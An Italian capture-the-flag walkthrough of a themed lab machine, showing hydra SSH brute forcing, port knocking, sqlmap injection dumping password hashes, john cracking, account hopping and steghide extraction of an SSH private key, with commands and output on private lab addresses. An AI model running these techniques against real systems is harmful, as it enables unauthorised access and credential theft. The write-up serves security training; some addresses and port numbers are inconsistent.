
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Login</title>
</head>
<body>
    
    <!--
    ++++++[>+>++++>++++++>++++++<<<- ]>>+++++++.+- ... -->
    .-> .+.<.=>+++++.+++
    -->
        <form method="POST">
            <input type="text" name="username" placeholder="Username" required>
            <input type="password" name="password" placeholder="Password" require
d>
            <input type="submit" value="Login">
        </form>
    </body>
</html>
```



Torniamo sul terminale kali e usiamo un comando curl scoprendo un altro documento HTML con un altro codice esoterico, che andiamo subito a tradurre e otterremo come risultato **12000=>il**.



Entrando nel sito su **/welcome.php** troviamo ancora un altro indizio.



Eseguiamo un brute force tramite hydra trovando un punto di accesso sulla porta 2222, come da indizio della poesia ci rimandava a due porte di cui la 22 chiusa quindi in automatico prendiamo in considerazione la seconda. Il risultato del brute force ci ha portato a un login>"admin" e password>"admin123".

```
(kali㉿kali)-[~]
└─$ hydra -vV -t 4 -L users.txt -P directory-list-2.3-medium.txt -s 2222 ssh://192.168.1.142

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-22 11:31:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 18 login tries (l:2/p:9), ~5 tries per task
[DATA] attacking ssh://192.168.1.142:2222/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@192.168.1.142:2222
[INFO] Successful, password authentication is supported by ssh://192.168.1.142:2222
[ATTEMPT] target 192.168.1.142 - login "admin" - pass "admin123" - 1 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.1.142 - login "admin" - pass "kali" - 2 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.1.142 - login "admin" - pass "cicciopasticcio" - 3 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.1.142 - login "admin" - pass "brute" - 4 of 18 [child 3] (0/0)
[2222][ssh] host: 192.168.1.142 login: admin password: admin123
[ATTEMPT] target 192.168.1.142 - login "user" - pass "admin123" - 10 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.1.142 - login "user" - pass "kali" - 11 of 18 [child 3] (0/0)
```

Alla luce di quanto emerso è il momento di entrare nella macchina della nostra vittima tramite il servizio ssh, con admin riusciamo ad ottenere un accesso che sarà per noi cruciale alla riuscita dell'impresa. Et voilà! Login da Admin, siamo dentro.

```
(kali㉿kali)-[~]
$ ssh admin@192.168.1.142 -p 2222
admin@192.168.1.142's password:
*****
*      > Benvenuti al Server Magico di HogTheta <
*      *
*      Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*      *
*      △ Ricordate: ogni accesso non autorizzato verrà      *
*      immediatamente riportato al Ministero della Magia. △      *
*      *
*****admin@hogtheta:~$
```

Entrati nella macchina, esploriamo le varie directory in cerca di informazioni utili. Siamo entrati in cd /bin e fatto un ls e ci è apparsa subito una sfilza di dati da analizzare.

```
admin@hogtheta:~$ cd /bin
admin@hogtheta:/bin$ ls
bash        busybox   cat      chgrp    chmod    chown   chvt     cp       cpio      dash     date     dd       df       dir      dmesg
dnsdomainname domainname  dumpkeys echo     egrep    enable  false    fgconsole fgrep    findmnt  grep     gunzip  gexe    gzip    head
hostname    ip        kbd_mode kill    kmod    ln      loadkeys login    ls       lsblk    lsmod   mkdir  mknod  mktemp  more
mount       mountpoint mt      mt-gnu   mv      nano    nc      nc.traditional netcat  netstat  nisdomainname open  openvt  pidof  ping
ping6      ps        pwd      rbash   readlink rm      rmdir   rnano   run-parts sed     setfont  setupcon sh    sh.distrib sleep
ss          stty     su      sync    tail   tailf  tar     tempfile touch   true    umount  uname  uncompressed unicode_start vdir
which      ypdomainname zcat   zcmp   zdiff  zegrep zfgrep  zforce  zgrep   zless   zmore  znew
admin@hogtheta:/bin$
```

Digitando **dmesg** invece troviamo "**giuro => 9220**".

```
[ 9.019445] eth0: link up
[ 21.360050] eth0: no IPv6 routers present
[ 22.370060] accio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
admin@hogtheta:~$ Connection to 192.168.0.102 closed by remote host.
Connection to 192.168.0.102 closed.
```

Digitando **mount** troviamo l'ennesimo indizio "**non avere => 55677**".

```
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
```

sempre nella cartella **/bin** digitiamo '**nano**' scopriamo ancora altri indizi preziosi come '**buone>37789**'.

```
admin@hogtheta:~$ nano
Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
```

Nella stessa cartella digitando **Sync** compare: '**di>9991**'

```
admin@hogtheta:/bin$ sync
agiti la bacchetta pronunciando Nox ... L'oscurità cala e sussurra che il numero magico per 'di' è 9991.
```

Continuando nella cartella **/bin** digitiamo **df** trovando l'ultimo pezzo del puzzle '**solennemente>1700**'.

```
admin@hogtheta:/bin$ df
Filesystem      Size  Used Avail Use% Mounted on
rootfs          4.7G  731M  3.8G  17% /
udev             16M    0   16M   0% /dev
tmpfs            25M  192K  25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs            5.8M    0   5.8M   0% /run/lock
tmpfs            101M   0  101M   0% /run/shm
lumos           1700    0  1700   0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
```

Alla luce di quanto emerso le informazioni che abbiamo ottenuto sono queste:

9220 --> Giuro

1700 --> solennemente

9991 --> di

55677 --> non avere

37789 --> buone

7282 --> intenzioni

65511 => fatto

1200 --> il

41002 --> misfatto

Adesso è chiaro che questi numeri siano porte, ma sembrano difficile da trovare, porte segrete direi! E allora andiamo a bussargli per farle aprire e rivelare la loro magia.

Installiamo **Knockd**, strumento utile per bussare le porte e procediamo a 'bussarle'. E magicamente si aprono!



```

File  Azioni  Modifica  Visualizza  Aiuto
└──(kali㉿kali)-[~]
    $ knock 192.168.1.142 9220 1700 9991 55677 37789 7282 65511 1200 41002

└──(kali㉿kali)-[~]
    $ nmap -sV 192.168.1.142
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 12:30 CEST
Nmap scan report for 192.168.1.142
Host is up (0.0011s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Synology DiskStation NAS fptd
22/tcp    open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
42/tcp    open  tcpwrapped
80/tcp    open  http             Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp            (Firmware: 1)
2222/tcp  open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5060/tcp  open  tcpwrapped
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
MAC Address: 08:00:27:D0:78:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds

```

Proviamo adesso con SQLMAP che è un tool automatico molto usato per trovare vulnerabilità di SQL Injection su siti web. SQL Injection è una falla di sicurezza che permette di inserire comandi SQL malevoli per ottenere accesso o informazioni dal database.

Comando usato : **sqlmap -u "<http://192.168.1.87/oldsite/index.php>"
 id=1" --data="username=admin&password=admin" --dump**

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.1.87/oldsite/index.php?id=1" --data="username=admin&password=admin" --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:04:24 /2025-05-22
[*] testing connection to the target URL
[*] redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=159cdca253u...g7j0hsghk'). Do you want to use those [Y/n] y
[*] testing if the target URL content is stable
[*] WARNING: POST parameter 'username' does not appear to be dynamic
[*] INFO: http://192.168.1.87/oldsite/index.php?id=1 shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[*] testing for SQL injection via POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[*] testing 'AND boolean-based blind - WHERE or HAVING clause'
[*] CRITICAL: unable to connect to the target URL. sqlmap is going to retry the request(s)
[*] WARNING: reflectived values found and filtering out
[*] testing 'AND boolean-based blind - parameter replace (original value)'
[*] testing 'Generic inline queries'
[*] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[*] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[*] testing 'NOT AND boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[*] INFO: POST parameter 'username' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable
[*] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGNINT UNSIGNED)'
[*] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGNINT UNSIGNED)'
[*] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[*] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[*] testing 'MySQL > 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[*] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[*] testing 'MySQL > 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[*] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[*] INFO: POST parameter 'username' is 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[*] testing 'MySQL inline queries'
[*] testing 'MySQL > 5.0.12 stacked queries (comment)'
[*] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[*] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[*] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[*] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[*] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[*] INFO: POST parameter 'username' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[*] testing Generic UNION query (NULL) - 1 to 20 columns
```

Al termine dello scan sqlmap riceviamo un output molto interessante ovvero 4 Hash - per i 4 utenti.

| id | password | username |
|----|---|----------|
| 1 | \$2y\$10\$Dy2MtFKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK | anna |
| 2 | \$2y\$10\$lNS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei | luca |
| 3 | \$2y\$10\$gdv5a.GIC6ulg7ybIBMh00U7Cdo.pEebWls7E/CLGFHoTg39LePAK | marco |
| 4 | \$2y\$10\$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy | milena |

```
[08:54:44] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.87/dump/oldsite/users.csv'
[08:54:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.87'

[*] ending @ 08:54:44 /2025-05-22
```

Adesso, avendo queste quattro hash creiamo un file.txt inserendole in quest'ultimo e hashiamole con Jhon, aggiungendo il parametro “**--format=bcrypt**” che è un algoritmo di hash criptografico usato principalmente per proteggere le password.

Grazie a questo comando siamo riusciti a reperire la password **darkprincess**, che dopo vari tentativi abbiamo scoperto appartenesse a **milena**.

Dopo aver bussato alle porte trovate negli indovinelli precedenti entriamo ufficialmente come **Milena**, ed esploriamo i vari file, trovando subito la sua FLAG '**Incanto della sapienza 123**'.

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt /home/kali/Desktop/ hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkprincess (?)
```

```
(kali㉿kali)-[~]
$ knock 192.168.1.87 9220 1700 9991 55677 37789 7282 6551 1200 41002
(kali㉿kali)-[~]
$ ssh milena@192.168.1.87
The authenticity of host '192.168.1.87 (192.168.1.87)' can't be established.
ED25519 key fingerprint is SHA256:04h4x4V2v+1Inrs7xwxizweljAWid14utj/nHArtRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.87' (ED25519) to the list of known hosts.
milena@192.168.1.87's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$
```


```
milena@blackbox:~$ whoami
milena
milena@blackbox:~$ ls -al
total 36
drwx—— 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw—— 1 milena milena  185 Oct  2  2024 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx—— 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root   root   33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

Proviamo anche ad entrare nel sito con queste credenziali, ed effettivamente riusciamo a fare il login anche lì! Trovando una box di testo che stampa quello che vi scriviamo. Che serve a qualcosa di magico?

```

milena@blackbox:/home$ ls -a
. .. anna luca marco milena shared
milena@blackbox:/home$ cd anna
-bash: cd: anna: Permission denied
milena@blackbox:/home$ sudo cd anna
[sudo] password for milena:
milena is not in the sudoers file. This incident will be reported.
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls -al
total 12
drwxrwx--- 2 anna shared 4096 Oct  2  2024 .
drwxr-xr-x  7 root  root  4096 Sep 30  2024 ..
-rw-rw-r--  1 milena shared   45 Oct  2  2024 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^I&h
darkprincess

```



Abbiamo anche trovato una pozione d'amore che aprendola con una cat ci ha rivelato due codici interessanti che dopo vari tentativi scopriremo che il secondo è la password di Luca!



Da qui in poi siamo a cavallo! Siamo entrati come Luca switchando l'account e abbiamo trovato subito la prima flag:

FLAG{cuore_di_leone_456}

Girovagando per le sue stanze segrete notiamo anche qualcosa di interessante come un file **.jpg.bk**.

Ovviamente un file .jpg (immagine) a cui è stata aggiunta l'estensione .bk per indicare che si tratta di una copia di backup. Andiamo adesso a scaricare questo file sulla nostra kali per analizzarlo meglio!

Usiamo il comando **scp** in ssh per il download del file interessato sulla nostra macchina.

```
milena@blackbox:/home/shared$ su - luca
Password:
luca@blackbox:~$ ls -la
total 164
drwx----- 2 luca luca 4096 Oct  2 2024 .
drwxr-xr-x  7 root root 4096 Sep 30 2024 ..
-rw-r--r--  1 luca luca   220 Sep 22 2024 .bash_logout
-rw-r--r--  1 luca luca  3771 Sep 22 2024 .bashrc
-rw-r--r--  1 luca luca   807 Sep 22 2024 .profile
-rw-r--r--  1 luca luca 142396 Oct  2 2024 .theta-key.jpg.bk
-rw-r--r--  1 root root   25 Sep 24 2024 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
```

```
-rw-r--r-- 1 luca luca 142396 Oct  2 2024 .theta-key.jpg.bk
```

```
(kali㉿kali)-[~]
$ scp luca@192.168.1.142:/home/luca/.theta-key.jpg.bk .
luca@192.168.1.142's password:
.theta-key.jpg.bk
```

100% 139KB 7.3MB/s 00:00

```
(kali㉿kali)-[~]
$ ls -la
totale 436
drwx—— 24 kali kali 4096 22 mag 16.58 .
drwxr-xr-x 4 root root 4096 9 mag 14.16 ..
-rw-r--r-- 1 kali kali 220 7 mar 13.19 .bash_logout
-rw-r--r-- 1 kali kali 5551 7 mar 13.19 .bashrc
-rw-r--r-- 1 kali kali 3526 7 mar 13.19 .bashrc.original
drwx—— 7 kali kali 4096 19 mag 16.00 .BurpSuite
drwxrwxr-x 14 kali kali 4096 28 apr 14.58 .cache
drwxr-xr-x 16 kali kali 4096 21 mag 10.25 .config
-rw-rw-r-- 1 kali kali 69 22 mag 11.29 directory-list-2.3-medium.txt
-rw-r--r-- 1 kali kali 35 1 apr 12.45 .dmrc
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Documenti
drwxrwxr-x 3 kali kali 4096 8 apr 20.44 .dotnet
-rw-r--r-- 1 kali kali 11759 7 mar 13.19 .face
lrwxrwxrwx 1 kali kali 5 7 mar 13.19 .face.icon → .face
drwx—— 3 kali kali 4096 1 apr 12.45 .gnupg
-rw-rw-r-- 1 kali kali 61 22 mag 12.54 hash.txt
-rw—— 1 kali kali 0 1 apr 12.45 .ICEauthority
-rw-rw-r-- 1 kali kali 2602 22 mag 16.58 id_rsa
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Immagini
drwxr-xr-x 4 kali kali 4096 16 apr 23.23 .java
drwx—— 2 kali kali 4096 22 mag 13.46 .john
-rw-rw-r-- 1 kali kali 159 9 mag 15.22 listacortapwd.txt
-rw-rw-r-- 1 kali kali 132 9 mag 15.21 listacorta.txt
drwxr-xr-x 5 kali kali 4096 1 apr 12.45 .local
drwxrwxr-x 3 kali kali 4096 28 apr 15.03 .maltego
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Modelli
drwx—— 4 kali kali 4096 8 apr 16.50 .mozilla
drwxrwxr-x 12 kali kali 4096 20 mag 11.03 .msf4
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Musica
drwx—— 3 kali kali 4096 8 apr 20.32 .pki
-rw-r--r-- 1 kali kali 807 7 mar 13.19 .profile
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Pubblici
-rw-rw-r-- 1 kali kali 69 22 mag 11.26 rockyou.txt
drwxr-xr-x 2 kali kali 4096 21 mag 21.38 Scaricati
drwxr-xr-x 5 kali kali 4096 21 mag 21.41 Scrivania
drwx—— 2 kali kali 4096 22 mag 16.12 .ssh
-rw-r--r-- 1 kali kali 0 1 apr 12.46 .sudo_as_admin_successful
-rw-r--r-- 1 kali kali 142396 22 mag 16.49 theta-key.jpg
-rw-rw-r-- 1 kali kali 17 22 mag 12.45 users.txt
-rw-rw-r-- 1 kali kali 31 3 mar 2018 users.txt.bk
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-clipboard-tty7-control.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-clipboard-tty7-service.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-display-svga-x11-tty7-control.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-display-svga-x11-tty7-service.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-draganddrop-tty7-control.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-draganddrop-tty7-service.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-hostversion-tty7-control.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-seamless-tty7-control.pid
```

Cerchiamo dove è stato scaricato il file, rinominiamolo per praticità e facilitare lo scan di Steghide e avviamo la nostra ispezione.

```
(kali㉿kali)-[~]
$ mv theta-key.jpg.bk theta-key.jpg

(kali㉿kali)-[~]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

Ottimo! Adesso ci chiede una password, ma tutte le ultime trovate non funzionano. Ripensandoci però, avevamo trovato inizialmente uno strano cookie nella pagina internet, con la dicitura 'wand', ovvero Bacchetta Magica - e dato che tutte le altre password non erano corrette, non ci resta che provare ad inserire questa. E BOOM! Steghide ha scaricato subito un file nascosto all'interno dell'immagine. Nome del file "id_rsa".

```
(kali㉿kali)-[~]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

Cookie: wand=c2MqVDFsOVN5ezVi;

Con un semplice cat, il file si rivela una Private key che sarà preziosa per la nostra scalata ai privilegi root!

```
(kali㉿kali)-[~]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEb9uZQAAAAAAAAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqdc5eyNiG7l08UXIRlxVfrM8onZ+kKGgorLfyEYjNJJl644QKef3
8Vg2uSXzdpgj9tWSWAz7M066i4w1ahy7anhIWZoVV7UG/FvsbR1Kr/UbR7odwoBW6N2PXA
zrjfguTHvqo30p4K18TnzPPhPoH3/JW5FRARPG6v6H57GdjttjgdUODafXqrAxRI6D8Au85
uESVOA9eCab0vqDvbY09LVuoalRgN66W+PEib8eCpN5u0Rx0Rm0D4geG7KaowJ1AcrN6cm
WOeKhXJf9aNpazNbNNZmxAya+TPYMk+VEzBJlqielrAGrMsa1pjgadaWYkeJx73ay5NoHN
K5DhL516NX0zD7pra0cOckCPw+9aGf0lybcGNZ1yMhPx4yJiq3SP+dFEX+87ev2lC0jL97
cIz092skPtj/GNcr5L/PBXi7ccgInmCC+e00U0Qhzd0M5mwaXvhElU6VGbKawldsybulcl
iXWQ49jJ4W8t2yIBNEL1zQ/MW52Zc04pCZVc40/hAAAFiEumHwNLph8DAAAAB3NzaC1yc2
EAAAGBAKnXOXsjYhu5dPFFyEZV1X6zPKJ2fpChoKKy38hGIzSSZe0Ecnn9/FYNrkl83aY
I/bVklgM+zNOouuMNWocu2p4SFmaFVe1Bvxb7G0dSq/1G0e6HcKAVujdj1wM64xYLkx76q
N9KeCtfE58zz4Tzod/yVuRUQETxur+h+exnY7Y4HVDg2n16qwMUS0g/ALvObhElTgPXgmm
9L6g722DvS1bqGi0YDeulvJxIm/HgqTebtEcTkZtA+IHhuymqMCdQHKzenJljinioVyX/Wj
aWszWzTWzsQMmvkz2DJPlRMwsZaonpawBqzLGtaY4GnWlmJHice92suTaITSuQ4S+dejVz
sw+6awNHDnJAj8PvWhn9Jcm3BjWdcjIT8eMiYqt0j/nXxF/v03r9pQtIy/e3CM9PdrJD7Y
/viYK+s/zwA/lu3HTC15sigmaNTNEtC3Ti07sG17/R1V01PmvmsJ07Mm2nYJY11k0PYveEv
```

Creiamo un file dove inseriremo questa chiave che sarà la nostra gallina dalle uova d'oro per diventare root! Il comando ssh però non 'vuole' un file in txt. Quindi lo rinominiamo senza specificare il formato.

Con il comando chmod = change mode - abbiamo cambiato i permessi del file, dandogli anche il parametro 600 che sta per "solo lettura/scrittura per il proprietario"

```
(kali㉿kali)-[~]
$ nano chiavessh
```

```
(kali㉿kali)-[~]
$ chmod 600 chiavessh
```

